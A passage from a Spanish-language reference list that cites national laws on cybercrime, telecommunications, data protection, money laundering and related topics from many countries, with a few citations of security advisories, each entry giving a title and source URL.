——(2012). المرسوم التشريعي 17 لعام 2012 قانون أحكام قطبية للتواصل على المعلومات الجريمة الكحولية. Recuperado de http://www.parliament.gov.sy/arabic/index.php?node=201&nid=4337&ref=tree&

——(2013). المرسوم التشريعي 62 لعام 2013 قانون أحكام خاصة بحقوق المؤلف. Recuperado de http://www.parliament.gov.sy/arabic/index.php?node=201&nid=4250

——(2014). القانون 3 لعام 2014 المعاملات الإلكترونية. Recuperado de http://www.parliament.gov.sy/arabic/index.php?node=201&nid=4232&ref=tree&
Systemgroup (s.f.). مرسوم تشريعي قانون 21 لعام 2007 حول حماية حقوق المؤلف والحقوق المجاورة. Recuperado de https://www.systemgroup.net/intellectual-property/rules-regulations/1900
Tanzania Communications Regulatory Authority (2010). The Electronic and Postal Communications Act, 2010 No. 3. Recuperado de https://www.tcra.go.tz/images/documents/policies/epoca.pdf
——(2015). The Electronic Transactions Act, 2015 No. 13, 22 May 2015. Recuperado de https://www.tcra.go.tz/images/documents/policies/TheElectronicTransactionAct.pdf
——(2015). The Cybercrimes Act, 2015 No. 14, 22 May 2015. Recuperado de https://www.tcra.go.tz/images/documents/policies/TheCyberCrimeAct2015.pdf
Taxheaven-Taxes Accounting Information Portal (2012). Νόμος ν.4070/2012 ΝΟΜΟΣ ΥΠ' ΑΡΙΘ. 4070 Ρυθμίσεις Ηλεκτρονικών Επικοινωνιών, Μεταφορών, Δημοσίων Έργων και άλλες διατάξεις. Recuperado de https://www.taxheaven.gr/laws/law/index/law/444/
Techzim | Zimbabwe and regional technology news and updates (1 de junio de 2013). Data Protection Bill. Recuperado de http://www.techzim.co.zw/wp-content/uploads/2016/08/Zimbabwes-Draft-Data-Protection-Bill-v-1-June-2013.pdf
——(11 de junio de 2013). Electronic Transactions and Electronic Commerce Bill, 2013. Recuperado de http://www.techzim.co.zw/wp-content/uploads/2016/08/ZImbabwes-draft-Electronic-Transactions-Electronic-Commerce-Bill.pdf
——(2016). Computer Crime and Cybercrime Bill. Recuperado de http://www.techzim.co.zw/wp-content/uploads/2016/09/Zimbabwes-draft-Computer-Crime-and-Cybercrime-Bill-16-September-2016-version.pdf
Telecommunications Commission of the Solomon Islands (2009). Telecommunications Act 2009 (No. 20 of 2009). Recuperado de http://www.tcsi.org.sb/images/stories/pdfs/Telecommunications_%20Act2009.pdf
Telecommunications Regulatory Authority Lebanon (2002). Telecom Law 431 / 2002 Law 431. Recuperado de http://www.tra.gov.lb/Library/Files/Uploaded%20files/TelecomLaws-Lebanon2002English.pdf
Telecommunications Regulatory Authority United Arab Emirates (2003). Federal Law by Decree No. 3 of 2003 Regarding the Organization of Telecommunications Sector, as amended. Recuperado de http://www.tra.gov.ae/assets/044WVBFY.pdf.aspx
——(2006). Federal Law No. (1) of 2006 On Electronic Commerce and Transactions. Recuperado de http://www.tra.gov.ae/assets/B7jM7GgG.pdf.aspx
——(2012). Federal Decree-Law no. (5) of 2012 Issued on 25 Ramadan 1433

AH Corresponding to 13 August 2012 ad on Combating Cybercrimes. Recuperado de http://www.tra.gov.ae/assets/7J6D0JHE.pdf.aspx
Telecommunications Regulatory Commission Jordan (1995). قانون الاتصالات وتعديلاته رقم (13) لسنة (1995). Recuperado de http://www.trc.gov.jo/Pages/viewpage.aspx?pageID=222
——(2003). قانون تكنولوجيا المعلومات في المؤسسات الحكومية رقم (81) لسنة (2003). Recuperado de http://www.trc.gov.jo/EchoBusV3.0/SystemAssets/PDF/AR/LawsandRegulations/Law1.pdf
——(2015). قانون المعاملات الالكترونية رقم (15) لسنة (2015). Recuperado de http://www.trc.gov.jo/EchoBusV3.0/SystemAssets/PDF/AR/LawsandRegulations/%D9%82%D8%A7%D9%86%D9%88%D9%86%20%D8%A7%D9%84%D9%85%D8%B9%D8%A7%D9%85%D9%84%D8%A7%D8%AA%20%D8%A7%D9%84%D8%A5%D9%84%D9%83%D8%AA%D8%B1%D9%88%D9%86%D9%8A%D8%A9%20%D8%B1%D9%82%D9%85%20(%2015%20)%20%D9%84%D8%B3%D9%86%D8%A9%202015.pdf
Telecommunications Unit Barbados (2001). The Telecommunications Act 2001-36 CAP282B and The Telecommunications (Amendment) Act, 2006-28. The Telecommunications (Amendment) Act, 2012. Recuperado de http://www.telecoms.gov.bb/website/Documents/telecommunications_act_cap282b.pdf & http://www.telecoms.gov.bb/website/Documents/Telecommunications%20(Amendment)%20Act%202006-28.pdf & http://www.telecoms.gov.bb/website/Documents/Telecommuinications(Amendment)%20Act,2012.pdf
Telus Security Labs (s.f.). Apache httpd Ranges Header Field Memory Exhaustion. Recuperado de http://telussecuritylabs.com/threats/show/TSL20110822-08
Thai Netizen Network (2015). National Cybersecurity Bill (the draft approved by the Cabinet on 6 January 2015) Unofficial translation by Thai Netizen Network–March 2015. Recuperado de https://thainetizen.org/wp-content/uploads/2015/03/cybersecurity-bill-20150106-en.pdf
——(2016). Unofficial translation by Thai Netizen Network Memorandum of Principles and Rationale of [Draft] Personal Data Protection Act. Recuperado de https://thainetizen.org/wp-content/uploads/2015/01/personal-data-protection-bill-20150106-en.pdf
——(2017). พ.ร.บ.คอมพิวเตอร์ 2560 ไทย-อังกฤษ Thailand's Cybercrime Act 2017 bilingual 2017.01.25 21:37. Recuperado de https://thainetizen.org/docs/cybercrime-act-2017/
——(s.f.). Unofficial translation by Thai Netizen Network [Draft] Electronic Transactions Act. Recuperado de https://thainetizen.org/wp-content/uploads/2015/01/e-transaction-bill-20150106-en.pdf
The African Child Policy Forum (2010). Loi N°10.001 Portant Code Pe-

nal Centrafricain. Recuperado de http://www.africanchildforum.org/clr/Legislation%20Per%20Country/CAR/car_penal_2010_fr.pdf
The Council for the Development of Cambodia (2006). Law on Customs. Recuperado de http://www.cambodiainvestment.gov.kh/law-on-customs-_full-text_070720.html
——(2007). Law on Money Laundering-Terrorist Financing 2007. Recuperado de http://www.cambodiainvestment.gov.kh/content/uploads/2011/09/Law-on-Money-Laundering-Terrorist-Financing_Full-Text_070624.pdf
The Court of Bosnia and Herzegovina (2003). Sarajevo, 24 January, 2003 Paddy Ashdown High Representative Criminal Procedure Code of Bosnia and Herzegovina. Recuperado de http://www.sudbih.gov.ba/files/docs/zakoni/en/Zakon_o_krivicnom_postupku_-_3_03_-_eng.pdf
——(2003). Sarajevo, 24 January 2003 Paddy Ashdown High Representative Criminal Code of Bosnia and Herzegovina. Recuperado de http://www.sudbih.gov.ba/files/docs/zakoni/en/krivicni_zakon_3_03_-_eng.pdf
——(23 de mayo de 2005). Law on the Protection of Personal Data. Recuperado de http://www.sudbih.gov.ba/files/docs/zakoni/en/zakon_o_zastiti_licnih_podataka_49_06_-_eng.pdf
——(28 de julio de 2005). Law on Protection of Secret Data. Recuperado de http://www.sudbih.gov.ba/files/docs/zakoni/en/zakon_o_zastiti_tajnih_podataka_54_05_-_eng.pdf
The Federal Council Switzerland (1907). Schweizerisches Zivilgesetzbuch vom 10. Dezember 1907 (Stand am 1. Januar 2017). Recuperado de https://www.admin.ch/opc/de/classified-compilation/19070042/index.html
——(1911). Bundesgesetz betreffend die Ergänzung des Schweizerischen Zivilgesetzbuches (Fünfter Teil: Obligationenrecht) vom 30. März 1911 (Stand am 1. April 2017). Recuperado de https://www.admin.ch/opc/de/classified-compilation/19110009/index.html
——(1937). Schweizerisches Strafgesetzbuch vom 21. Dezember 1937 (Stand am 1. Januar 2017). Recuperado de https://www.admin.ch/opc/de/classified-compilation/19370083/index.html
——(1981). Bundesgesetz über internationale Rechtshilfe in Strafsachen (Rechtshilfegesetz, IRSG) vom 20. März 1981 (Stand am 1. Januar 2013). Recuperado de https://www.admin.ch/opc/de/classified-compilation/19810037/index.html
——(1986). Bundesgesetz gegen den unlauteren Wettbewerb (UWG) vom 19. Dezember 1986 (Stand am 1. Juli 2016). Recuperado de https://www.admin.ch/opc/de/classified-compilation/19860391/index.html
——(19 de junio de 1992). Fernmeldegesetz (FMG) vom 30. April 1997 (Stand am 1. Juli 2010). Recuperado de https://www.admin.ch/opc/de/classified-compilation/19970160/index.html

——(9 de octubre de 1992). Bundesgesetz über das Urheberrecht und verwandte Schutzrechte (Urheberrechtsgesetz, URG) vom 9. Oktober 1992 (Stand am 1. Januar 2017). Recuperado de https://www.admin.ch/opc/de/classified-compilation/19920251/index.html
——(1 de enero de 1997). Regierungs-und Verwaltungsorganisationsgesetz (RVOG) vom 21. März 1997 (Stand am 1. Januar 2016). Recuperado de https://www.admin.ch/opc/de/classified-compilation/19970118/index.html
——(21 de marzo de 1997). Bundesgesetz über Massnahmen zur Wahrung der inneren Sicherheit (BWIS) vom 21. März 1997 (Stand am 16. Juli 2012). Recuperado de https://www.admin.ch/opc/de/classified-compilation/19970117/index.html
——(30 de abril de 1997). Fernmeldegesetz (FMG) vom 30. April 1997 (Stand am 1. Juli 2010). Recuperado de https://www.admin.ch/opc/de/classified-compilation/19970160/index.html
——(10 de octubre de 1997). Bundesgesetz über die Bekämpfung der Geldwäscherei und der Terrorismusfinanzierung (Geldwäschereigesetz, GwG)1 vom 10. Oktober 1997 (Stand am 1. Januar 2016). Recuperado de https://www.admin.ch/opc/de/classified-compilation/19970427/index.html
——(2007). Schweizerische Strafprozessordnung (Strafprozessordnung, StPO) vom 5. Oktober 2007 (Stand am 1. Januar 2017). Recuperado de https://www.admin.ch/opc/de/classified-compilation/20052319/index.html
——(2008). Bundesgesetz über die militärischen Informationssysteme (MIG) vom 3. Oktober 2008 (Stand am 1. Januar 2017). Recuperado de https://www.admin.ch/opc/de/classified-compilation/20071175/index.html
——(2015). Bundesgesetz über die Finanzmarktinfrastrukturen und das Marktverhalten im Effekten- und Derivatehandel (Finanzmarktinfrastrukturgesetz, FinfraG) vom 19. Juni 2015 (Stand am 1. Januar 2016). Recuperado de https://www.admin.ch/opc/de/classified-compilation/20141779/index.html
——(2016). Bundesgesetz über Zertifizierungsdienste im Bereich der elektronischen Signatur und anderer Anwendungen digitaler Zertifikate (Bundesgesetz über die elektronische Signatur, ZertES) vom 18. März 2016 (Stand am 1. Januar 2017). Recuperado de https://www.admin.ch/opc/de/classified-compilation/20131913/index.html
The Fijian Government (2009). Crimes Decree 2009 (Decree No. 44 of 2009). Recuperado de http://www.fiji.gov.fj/getattachment/604e31fc-c7b1-41a0-9686-71377917b6eb/Decree-No-44---Crimes-Decree-2009-(pdf).aspx
——(2015). Companies Act 2015 (Act No. 3 of 2015). Recuperado de http://www.fiji.gov.fj/getattachment/208e5610-c7dc-4107-922a-9964fdc7e1d0/

Legal-Notice-105---113--COMPANIES-ACT---Commenceme.aspx
The LawPhil Project Arellano Law Fovndation (2004). Republic Act No. 9287 April 2, 2004 an Act Increasing the Penalties for Illegal Numbers Games, Amending Certain Provisions of Presidential Decree No. 1602, and for Other Purposes. Recuperado de http://www.lawphil.net/statutes/repacts/ra2004/ra_9287_2004.html
The National Archives (2016). Investigatory Powers Act 2016. Recuperado de http://www.legislation.gov.uk/ukpga/2016/25/contents
The Office for Personal Data Protection of the Slovak Republic (2003). Act No. 122/2013 Coll. on Protection of Personal Data and on Changing and Amending of other acts, resulting from amendments and additions executed by the Act. No. 84/2014 Coll. Recuperado de http://www.dataprotection.gov.sk/uoou/sites/default/files/kcfinder/files/Act_122-2013_84-2014_en.pdf
The Pakistan Code-Government of Pakistan (1860). The Pakistan Penal Code Act No. XLV of 1860 [6th October, 1860]. Recuperado de http://pakistancode.gov.pk/english/UY2FqaJw1-apaUY2Fqa-apk%3D-sg-jjjjjjjjjjj
——(1969). The Custom Act, 1969 [Act No. IV of 1969] [3rd March, 1969]. Recuperado de http://pakistancode.gov.pk/english/UY2FqaJw1-apaUY2Fqa-apaUY2FraJ8%3D-sg-jjjjjjjjjjj
——(1995). The Islamabad Consumers Protection Act, 1995. Recuperado de http://pakistancode.gov.pk/english/UY2FqaJw1-apaUY2Fqa-apqVYw%3D%3D-sg-jjjjjjjjjjj
——(1996). The Pakistan Telecommunication (ReOrganization) Act, 1996. Recuperado de http://pakistancode.gov.pk/english/UY2FqaJw1-apaUY2Fqa-apqWaw%3D%3D-sg-jjjjjjjjjjj
——(1997). The Anti-Terrorism Act, 1997 1[XXVII of 1997]. Recuperado de http://pakistancode.gov.pk/english/UY2FqaJw1-apaUY2FqaapaUY2FqaJw%3D-sg-jjjjjjjjjjj
——(2007). The Payment Systems and Electronic Fund Transfers Act, 2007 Act No. IV of 2007. Recuperado de http://pakistancode.gov.pk/english/UY2FqaJw1-apaUY2Fqa-apaUY2FsaZY%3D-sg-jjjjjjjjjjj
——(24 de agosto de 2010). The Anti-Money Laundering Act, 2010 Act No. VII of 2010. Recuperado de http://pakistancode.gov.pk/english/UY2FqaJw1-apaUY2Fqa-apaUY2Fsa5g%3D-sg-jjjjjjjjjjj
——(13 de octubre de 2010). The Competition Act, 2010 Act No. XIX of 2010 [13th October, 2010]. Recuperado de http://pakistancode.gov.pk/english/UY2FqaJw1-apaUY2Fqa-apaUY2FsbJk%3D-sg-jjjjjjjjjjj
——(2015). The Securities Act, 2015 Act No. III of 2015 [6th May, 2015]. Recuperado de http://pakistancode.gov.pk/english/UY2FqaJw1-apaUY2Fqa-apaUY2JwZp8%3D-sg-jjjjjjjjjjj
——(13 de abril de 2016). The Futures Market Act, 2016 Act No. XIV of 2016

[13th April, 2016]. Recuperado de http://pakistancode.gov.pk/english/UY2FqaJw1-apaUY2Fqa-apaUY2Jvb54%3D-sg-jjjjjjjjjjjj

——(19 de agosto de 2016). The Prevention of Electronic Crimes Act, 2016 Act No. XL of 2016 [19th August, 2016]. Recuperado de http://pakistancode.gov.pk/english/UY2FqaJw1-apaUY2Fqa-apaUY2Jvbp8%3D-sg-jjjjjjjjjjjj

The Yemeni Government Portal (2012). القانون رقم(15) لسنة 2012م بشأن مكافحة الجرائم والحوق الملؤلفة. Recuperado de http://www.yemen.gov.ye/portal/moc/%D8%A7%D9%84%D9%82%D9%88%D8%A7%D9%86%D9%8A%D9%86%D9%88%D8%A7%D9%84%D9%82%D8%B1%D8%A7%D8%B1%D8%A7%D8%AA/tabid/356/Default.aspx

TIC Mag (2017). Gabon: Une loi relative à la cybersécurité annoncée en mars 2017. Recuperado de http://www.ticmag.net/gabon-une-loi-relative-a-la-cybersecurite-annoncee-en-mars-2017/#.WKTEhtR97Gh

Tongan Government On-Line Legislation (1988). Prohibited Publications Act 1988. Recuperado de http://crownlaw.gov.to/cms/images/LEGISLATION/PRINCIPAL/1960/1960-0002/ProhibitedPublicationsAct_1.pdf

——(1995). Companies Act 1995 Act 14. Recuperado de http://crownlaw.gov.to/cms/images/LEGISLATION/PRINCIPAL/1995/1995-0014/CompaniesAct1995_1.pdf

——(2 de octubre de 2000). Money Laundering and Proceeds of Crime Act 2000. Recuperado de http://crownlaw.gov.to/cms/images/LEGISLATION/PRINCIPAL/2000/2000-0028/MoneyLaunderingandProceedsofCrimeAct2000_1.pdf

——(17 de noviembre de 2000). Mutual Assistance in Criminal Matters Act 2000 Act 17 of 2000. Recuperado de http://crownlaw.gov.to/cms/images/LEGISLATION/PRINCIPAL/2000/2000-0017/MutualAssistanceinCriminalMattersAct2000_1.pdf

——(30 de julio de 2002). Copyright Act 2002 Act 12. Recuperado de http://crownlaw.gov.to/cms/images/LEGISLATION/PRINCIPAL/2002/2002-0012/CopyrightAct2002_1.pdf

——(14 de noviembre de 2002). Pornography Control Act 2002 Act 33 of 2002. Recuperado de http://crownlaw.gov.to/cms/images/LEGISLATION/PRINCIPAL/2002/2002-0033/PornographyControlAct2002_1.pdf

——(21 de agosto de 2003). Criminal Offences (Amendment) Act 2003 No. 6 of 2003 an Act to Amend the Criminal Offences Act. Recuperado de http://crownlaw.gov.to/cms/images/LEGISLATION/AMENDING/2003/2003-0006/CriminalOffencesAmendmentAct2003.pdf

——(8 de septiembre de 2003). Computer Crimes Act. Act 14. Recuperado de http://crownlaw.gov.to/cms/images/LEGISLATION/PRINCIPAL/2003/2003-0014/ComputerCrimesAct2003_1.pdf

——(23 de octubre de 2003). Illicit Drugs Control Act 2003 Act 7 of 2003. Re-

cuperado de http://crownlaw.gov.to/cms/images/LEGISLATION/PRINCIPAL/2003/2003-0007/IllicitDrugsControlAct2003_1.pdf
——(2004). Financial Institutions Act 2004 Act 17. Recuperado de http://crownlaw.gov.to/cms/images/LEGISLATION/PRINCIPAL/2004/2004-0017/FinancialInstitutionsAct2004_1.pdf
——(4 de noviembre de 2013). Counter Terrorism and Transnational Organised Crime Act 2013 No. 23. Recuperado de http://crownlaw.gov.to/cms/images/LEGISLATION/PRINCIPAL/2013/2013-0017/CounterTerrorismandTransnationalOrganisedCrimeAct2013_1.pdf
——(5 de noviembre de 2013). Family Protection Act 2013 Act 19 of 2013. Recuperado de http://crownlaw.gov.to/cms/images/LEGISLATION/PRINCIPAL/2013/2013-0018/FamilyProtectionAct2013_1.pdf
——(2015). Communications Act 2015 No. 13. Recuperado de http://crownlaw.gov.to/cms/images/LEGISLATION/PRINCIPAL/2015/2015-0026/CommunicationsAct2015_1.pdf
Track-United Nations Office on Drugs and Crime (2002). The Control of Money Laundering Law (The State Peace and Development Council Law No. 6/2002). The 7th Waxing Day of Nayon, 1364 M.E. (17th June, 2002). Recuperado de http://www.track.unodc.org/LegalLibrary/LegalResources/Myanmar/Laws/The%20Control%20of%20Money%20Laundering%20Law%20(2002).pdf
——(2003). Decreto Legislativo n. 4/2003 de 18 de Novembro Codigo Penal. Recuperado de http://www.track.unodc.org/LegalLibrary/LegalResources/Cabo%20Verde/Laws/Codigo%20Penal%20Cabo-Verde-DL42003%20(2003).pdf
——(2005). Código de Processo Penal de Cabo Verde (2005). Recuperado de http://www.track.unodc.org/LegalLibrary/LegalResources/Cabo Verde/Laws/Codigo de PROCESSO PENAL de Cabo Verde (2005).pdf
Trade and Export Promotion Centre Ministry of Commerce Government of Nepal (2008). The Electronic Transactions Act, 2063 (2008) Date of Authentication and Publication 22 Mansir 2063 (december 8, 2006) Act number 27 of the year 2063. Recuperado de http://www.tepc.gov.np/assets/upload/acts/12the-electronic-transaction-act55.pdf
Trend Micro (20 de agosto de 2013). Cutwail. Recuperado de https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/cutwail
Tribunal de Justicia de la Unión Europea (2014). *Sentencia del Tribunal de Justicia (Gran Sala) de 13 de mayo de 2014*. Recuperado de http://curia.europa.eu/juris/document/document.jsf?docid=152065&doclang=
Turkey Legislation Information System (1983). Devlet İstihbarat Hizmetleri ve Milli İstihbarat Teşkilati Kanunu Kanun Tertip: 5Resmi Gazete Tarihi: 03.11.1983Sayısı: 18210. Recuperado de http://www.mevzuat.gov.tr/MevzuatMetin/1.5.2937-20130425.pdf

——(1991). Terörle Mücadele Kanunu. Kanun Tertip: 5Resmi Gazete Tarihi: 12.04.1991Sayısı: 20843. Recuperado de http://www.mevzuat.gov.tr/MevzuatMetin/1.5.3713-20140211.pdf
——(15 de enero de 2004). Elektronik İmza Kanunu Kanun Tertip: 5Resmi Gazete Tarihi: 23.01.2004Sayısı: 25355. Recuperado de http://www.mevzuat.gov.tr/MevzuatMetin/1.5.5070-20040115.pdf
——(26 de septiembre de 2004). Türk Ceza Kanunu (1) Kanun Numarası: 5237 Kabul Tarihi: 26/9/2004. Recuperado de: http://www.mevzuat.gov.tr/MevzuatMetin/1.5.5237-20150327.pdf
——(2007). İnternet Ortaminda Yapilan Yayinlarin Düzenlenmesi ve bu Yayinlar Yoluyla Işlenen Suçlarla Mücadele Edilmesi Hakkinda Kanun Kanun Tertip: 5Resmi Gazete Tarihi: 23.05.2007Sayısı: 26530. Recuperado de http://www.mevzuat.gov.tr/MevzuatMetin/1.5.5651-20150101.pdf
——(2008). Elektronik Haberleşme Kanunu Kanun Tertip: 5Resmi Gazete Tarihi: 10.11.2008Sayısı: 27050. Recuperado de http://www.mevzuat.gov.tr/MevzuatMetin/1.5.5809-20140726.pdf
——(2013). Tüketicinin Korunmasi Hakkinda Kanun Kanun Tertip: 5Resmi Gazete Tarihi: 28.11.2013Sayısı: 28835. Recuperado de http://www.mevzuat.gov.tr/MevzuatMetin/1.5.6502.pdf
——(2014). Elektronik Ticaretin Düzenlenmesi Hakkinda Kanun Kanun Tertip: 5Resmi Gazete Tarihi: 05.11.2014Sayısı: 29166. Recuperado de http://www.mevzuat.gov.tr/MevzuatMetin/1.5.6563.pdf
——(2015). Aile ve Sosyal Politikalar Bakanliğinin Teşkilat ve Görevleri Hakkinda Kanun Hükmünde Kararnamelerde Değişiklik Yapilmasina Dair Kanun Kanun Tertip: 4Resmi Gazete Tarihi: 19.02.2014Sayısı: 28918. Recuperado de http://www.mevzuat.gov.tr/MevzuatMetin/1.5.6518.pdf
——(2016). Kişisel Verilerin Korunmasi Kanunu Kanun Tertip: 5Resmi Gazete Tarihi: 07.04.2016Sayısı: 29677. Recuperado de http://www.mevzuat.gov.tr/MevzuatMetin/1.5.6698.pdf
U.S. House of Representatives Office of the Law Revision Counsel (2016). United States Code. Recuperado de http://uscode.house.gov/
Uganda Legal Information Institute (2002). Anti-Terrorism Act, 2002. Recuperado de http://www.ulii.org/ug/legislation/act/2015/2002
——(2003). The micro Finance Deposit-Taking Institutions Act 2003. Recuperado de http://www.ulii.org/ug/legislation/act/2003/2003/micro%20finance%20deposit%20taking%20institution%20Act%202003.pdf
——(2006). Copyrights and Neighbouring Rights Act, 2006. Recuperado de http://www.ulii.org/ug/legislation/act/2015/2006-0
——(28 de febrero de 2009). Securities Central Depositories Act, 2009. Recuperado de http://www.ulii.org/ug/legislation/act/2009/1/Securities%20Central%20Depositories%20Act%2C%202009.docx
——(25 de abril de 2009). Trade Secrets Protection Act, 2009. Recuperado de

http://www.ulii.org/ug/legislation/act/2009/2/Trade%20Secrets%20Protection%20Act%2C%202009.docx
——(25 de julio de 2009). Anti Corruption Act, 2009 Act 6. Recuperado de http://www.ulii.org/ug/legislation/act/2015/6/
——(1 de octubre de 2009). Prevention of Trafficking in Persons Act, 2009. Recuperado de http://www.ulii.org/ug/legislation/act/2009/7/Prevention%20of%20Trafficking%20in%20Persons%20Act%2C%202009.docx
——(17 de marzo de 2010). Domestic Violence Act, 2010 Act 3. Recuperado de http://www.ulii.org/ug/legislation/act/2010/3/Domestic%20Violence%20Act%2C%202010.docx
——(3 de septiembre de 2010). The Regulation of Interception of Communications Act, 2010. Recuperado de http://www.ulii.org/ug/legislation/act/2010/18/Regulations%20of%20Interception%20of%20Communications%20Act%2C%202010.pdf
——(4 de septiembre de 2010). The Trademarks Act, 2010. Recuperado de http://www.ulii.org/ug/legislation/act/2010/17/Trade%20Marks%20Act%2C%202010.pdf
——(1 de noviembre de 2010). Computer Misuse Act, 2010 Act 2. Recuperado de http://www.ulii.org/ug/legislation/act/2015/2-6
——(18 de enero de 2011). Electronic Transanctions Act, 2011. Recuperado de http://www.ulii.org/ug/legislation/act/2011/2011/electronic_signature_act_docx_12195.docx
——(17 de febrero de 2011). Electronic Transanctions Act, 2011. Recuperado de http://www.ulii.org/ug/legislation/act/2011/8/electronic_transactions_act_rtf_16395.rtf
——(2013). The Anti-Money Laundering Act, 2013. Recuperado de http://www.ulii.org/ug/legislation/act/2013/2013/The-Anti-money-Laundering-Act-2013.pdf
——(6 de febrero de 2014). Anti Pornograpy Act, 2014. Recuperado de http://www.ulii.org/ug/legislation/act/2014/1/Anti%20Pornography%20Act%20of%202014.pdf
——(20 de diciembre de 2014). Anti Homosexuality Act, 2014. Recuperado de http://www.ulii.org/ug/legislation/act/2015/2014
Ukraine's Legislation-Parliament (1991). АКОН УКРАЇНИ Про захист прав споживачів (Відомості Верховної Ради УРСР (ВВР), 1991, № 30, ст.379) {Вводиться в дію Постановою ВР № 1024-XII від 12.05.91, ВВР, 1991, № 30, ст.380}. Recuperado de http://zakon4.rada.gov.ua/laws/show/1023-12
——(1993). З А К О Н У К Р А Ї Н И Про авторське право і суміжні права (Відомості Верховної Ради України (ВВР), 1994, N 13, ст.64). Recuperado de http://zakon4.rada.gov.ua/laws/show/3792-12
——(1995). З А К О Н У К Р А Ї Н И Про застосування реєстраторів розрахункових

операцій у сфері торгівлі, громадського харчування та послуг (Відомості Верховної Ради України (ВВР), 1995, N 28, ст.205). Recuperado de http://zakon4.rada.gov.ua/laws/show/265/95-%D0%B2%D1%80
——(1999). З А К О Н У К Р А Ї Н И Про бухгалтерський облік та фінансову звітність в Україні (Відомості Верховної Ради України (ВВР), 1999, N 40, ст.365). Recuperado de http://zakon4.rada.gov.ua/laws/show/996-14
——(2001). З А К О Н У К Р А Ї Н И Про платіжні системи та переказ коштів в Україні (Відомості Верховної Ради України (ВВР), 2001, N 29, ст.137). Recuperado de http://zakon4.rada.gov.ua/laws/show/2346-14
——(2001). КРИМІНАЛЬНИЙ КОДЕКС УКРАЇНИ (Відомості Верховної Ради України (ВВР), 2001, № 25-26, ст.131). Recuperado de http://zakon4.rada.gov.ua/laws/show/2341-14
——(2003, 20 Marzo). З А К О Н У К Р А Ї Н И Про боротьбу з тероризмом {Відомості Верховної Ради України (ВВР), 2003, N 25, ст.180}. Recuperado de http://zakon4.rada.gov.ua/laws/show/638-15
——(22 de mayo de 2003). З А К О Н У К Р А Ї Н И Про електронний цифровий підпис (Відомості Верховної Ради України (ВВР), 2003, N 36, ст.276). Recuperado de http://zakon4.rada.gov.ua/laws/show/852-15
——(22 de junio de 2003). З А К О Н У К Р А Ї Н И Про електронні документи та електронний документообіг (Відомості Верховної Ради України (ВВР), 2003, N 36, ст.275). Recuperado de http://zakon4.rada.gov.ua/laws/show/851-15
——(2004). З А К О Н У К Р А Ї Н И Про телекомунікації (Відомості Верховної Ради України (ВВР), 2004, N 12, ст.155). Recuperado de http://zakon4.rada.gov.ua/laws/show/1280-15
——(2006). ЗАКОН УКРАЇНИ Про Державну службу спеціального зв'язку та захисту інформації України (Відомості Верховної Ради України (ВВР), 2006, № 30, ст.258). Recuperado de http://zakon4.rada.gov.ua/laws/show/3475-15
——(2007). ЗАКОН УКРАЇНИ Про основні засади державного нагляду (контролю) у сфері господарської діяльності (Відомості Верховної Ради України (ВВР), 2007, № 29, ст.389). Recuperado de http://zakon4.rada.gov.ua/laws/show/877-16
——(2011). ЗАКОН УКРАЇНИ Про доступ до публічної інформації (Відомості Верховної Ради України (ВВР), 2011, № 32, ст. 314). Recuperado de http://zakon4.rada.gov.ua/laws/show/2939-17
——(13 de marzo de 2012). МИТНИЙ КОДЕКС УКРАЇНИ (Відомості Верховної Ради України (ВВР), 2012, № 44-45, № 46-47, № 48, ст.552). Recuperado de http://zakon4.rada.gov.ua/laws/show/4495-17
——(13 de abril de 2012). КРИМІНАЛЬНИЙ ПРОЦЕСУАЛЬНИЙ КОДЕКС УКРАЇНИ (Відомості Верховної Ради України (ВВР), 2013, № 9-10, № 11-12, № 13, ст.88). Recuperado de http://zakon4.rada.gov.ua/laws/show/4651-17

——(2015). ЗАКОН УКРАЇНИ Про електронну комерцію (Відомості Верховної Ради (ВВР), 2015, № 45, ст.410). Recuperado de http://zakon4.rada.gov.ua/laws/show/675-19
UNESCO (2017). *Gobernanza de internet*. Recuperado de: http://es.unesco.org/themes/gobernanza-internet
UNICEF (2011). Children's Law, 2011 1 an Act to Establish the Children's Law of Liberia, 2011. Recuperado de https://www.unicef.org/liberia/Liberia_Childrens_Law2011.pdf
Unidade Técnica para o Investimento Privado Angola (2011). Lei do Combate ao Branqueamento de Capitais e do Financiamento do Terrorismo. Recuperado de http://utip.gov.ao/wp-content/uploads/2015/12/Lei-n%C2%BA-34.11-Do-Combate-ao-Branqueamento-de-Capitais-e-do-Financiamento-do-Terrorismo-2.pdf
Unification Law Database North Korea (2011). **조선민주주의인민공화국 콤퓨터망관리법 주체100(2011)년 12월 14일 최고인민회의 상임위원회 정령 제2039호로 채택**. Recuperado de http://www.unilaw.go.kr/cmm/fms/FileDown.do?atchFileId=FILE_000000000001475&fileSn=0
Unit to Combat Money Laundering and Terrorist Financing Jordan (2007). مقر نوناق (46) لسنة 2007 نوناق ةحفاكم لسغ لاومألا لايموتو بابرإلا. Recuperado de http://www.amlu.gov.jo/Portals/0/s/no%20track%20changes%20%D8%AA%D8%A7%D8%B1%D9%8A%D8%AE%2029-6-2015%20%D8%A7%D9%84%D9%82%D8%A7%D9%86%D9%88%D9%86%20%D9%85%D8%B9%20%D8%AA%D8%B9%D8%AF%D9%8A%D9%84%20%D9%82%D8%A7%D9%86%D9%88%D9%86%20%D9%84%D8%B3%D9%86%D8%A9%202015.pdf
United Nations Office on Drugs and Crime (2001). Assembleia Nacional Lei nº134/V/2001 de 22 de Janeiro. Recuperado de https://www.unodc.org/res/cld/document/cpv/lei_n_134_v_2001_de_22_de_janeiro_b._o._n_2_i_serie_.pdf
——(2008). Anti-Money Laundering Act, 2008 (Act 749). Recuperado de https://www.unodc.org/tldb/pdf/Ghana/GHA_AML2008.pdf
——(2009). Loi No.061-2009/AN du 17 Décembre 2009 Relative à la Lutte Contre le Financement du Terrorisme. Recuperado de https://www.arcep.bf/download/lois/loi_no_061-2008-AN_du_27-11-2008-2.pdf
Vallina, M. M. (2010). *Tratamiento informático de la información*. España: Paraninfo.
Veracode (s.f.). Computer Worm. Recuperado de https://www.veracode.com/security/computer-worm
Veritas (2004). Criminal Law (Codification and Reform) Act [Chapter 9:23]. Recuperado de http://www.veritaszim.net/node/108
Vertic: Building trust through verification (2005). A Bill Entitled Anti-

Terrorism Act, 2005. Recuperado de http://www.vertic.org/media/National%20Legislation/Ghana/GH_Anti-Terrorism_Bill.pdf
——(2014). Anti-Terrorism Act, 2002 as amended by the Anti-Terrorism Amendment Act, 2008. Recuperado de http://www.vertic.org/media/National%20Legislation/Gambia/GM_Anti-Terrorism_Act.pdf
